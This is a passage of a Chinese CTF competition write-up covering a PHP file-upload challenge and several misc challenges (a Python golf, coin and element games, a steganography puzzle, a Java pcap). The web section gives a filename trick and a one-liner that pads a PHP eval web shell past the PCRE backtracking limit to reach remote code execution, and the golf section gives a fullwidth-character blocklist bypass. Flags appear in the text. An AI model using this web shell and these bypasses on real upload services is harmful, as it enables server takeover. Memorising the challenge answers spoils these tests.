    $name = isset($_GET['name']) ? $_GET['name'] : basename($file['name']);
    $fileExtension = strtolower(pathinfo($name, PATHINFO_EXTENSION));

    if (strpos($fileExtension, 'ph') !== false || strpos($fileExtension, 'hta') !== false) {
        die("不允许上传此类文件！");
    }


    if ($file['size'] > 2 * 1024 * 1024) {
        die("文件大小超过限制！");
    }

    $file_content = file_get_contents($file['tmp_name'], false, null, 0, 5000);

    $dangerous_patterns = [
```

可以用 `a.php/.` 来绕过，用get传入一个name


后边的正则，使用PCRE回溯次数限制来绕过

```php
print('a'*2000000+'<?php eval($_POST[1]);?>')
```

通过以上代码生成文件，然后上传



最后访问 `uploads/a.php` 即可RCE




Misc

Golf

全角字符绕过阻止名单

```
exec(input())
```



神奇的硬币纺纱机

莫名其妙的……


因为0只可能赚不可能亏，所以前面一直在按0

```
[?] (94@88) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 0 枚硬币！(尚余 94)
[?] (94@89) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 0 枚硬币！(尚余 94)
[i] 什么事高端局？可以吃吗？
[?] (94@90) 投币吗 <10?i>: 1
[i] 这次你俩都投币了，均获得 180 枚硬币！(尚余 244)
[?] (244@91) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 334)
[?] (334@92) 投币吗 <10?i>: a
[!] (334@92) 输入 <10?i>: 1
[i] 这次你俩都投币了，均获得 180 枚硬币！(尚余 484)
[?] (484@93) 投币吗 <10?i>: 1
[i] 这次你俩都投币了，均获得 180 枚硬币！(尚余 634)
[?] (634@94) 投币吗 <10?i>: 1
[i] 这次你俩都投币了，均获得 180 枚硬币！(尚余 784)
[?] (784@95) 投币吗 <10?i>: 1
[i] 这次你俩都投币了，均获得 180 枚硬币！(尚余 934)
[?] (934@96) 投币吗 <10?i>: 1
[i] 这次你俩都投币了，均获得 180 枚硬币！(尚余 1084)
[?] (1084@97) 投币吗 <10?i>: 1
[i] 抱歉捏，对方没投币，你的硬币被ta抢走惹...(尚余 1054)
[?] (1054@98) 投币吗 <10?i>: 1
[i] 抱歉捏，对方没投币，你的硬币被ta抢走惹...(尚余 1024)
[i] 你愿意为了 flag，尽全力一搏吗？
[i] 记住这个数字：26 / 73
[?] (1024@99) 投币吗 <10?i>: 1
[i] 抱歉捏，对方没投币，你的硬币被ta抢走惹...(尚余 0)
[i] 恭喜你过关了！
[i] 你最终获得了 0 枚硬币。
[i] 这是你的 flag: flag{93486e1385010c530631725a11b6029e}
```

Summit Potato


唉，出题人就是被 musc 给害了。

Potato.png 数据流后面分离出 xlsx 文件，第二个工作表按逻辑得到 `Loe*n` （第四个字符可以是任意字符），用来对 key.bin.xored 循环异或，根据语义和异或的规律尝试得到第四个字符为 n





https://github.com/CelestialCartographers/Loenn

再下一个蔚蓝，就可以打开xor后的地图



xlsx解压后，在media有一个图片





作为密码解开flag.zip压缩包


Elemental Wars

猜测是决策树，但是没给东西，瞎玩吧，有趋势就停下来动动小脑

```
cain@Cain: ~
火克金，获胜！
你的血量：3，敌人的血量：4
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：3，敌人的血量：3
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：3，敌人的血量：2
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：3，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：3，敌人的血量：0
你获得了胜利！敌人已被击败！
欢迎拿到flag:flag{8d2f6f7572c5e54edf74472c2129445e}

请输入选项(1: 继续游戏，2: 查看规则，3: 退出):
```

javaPcap

~~LilRan: Java是什么卢瑟语言~~





加密大致流程

```
cmd: base64
Method:给出，ECB
key->给出，顶真发现是bytes_to_long(cmd)
```

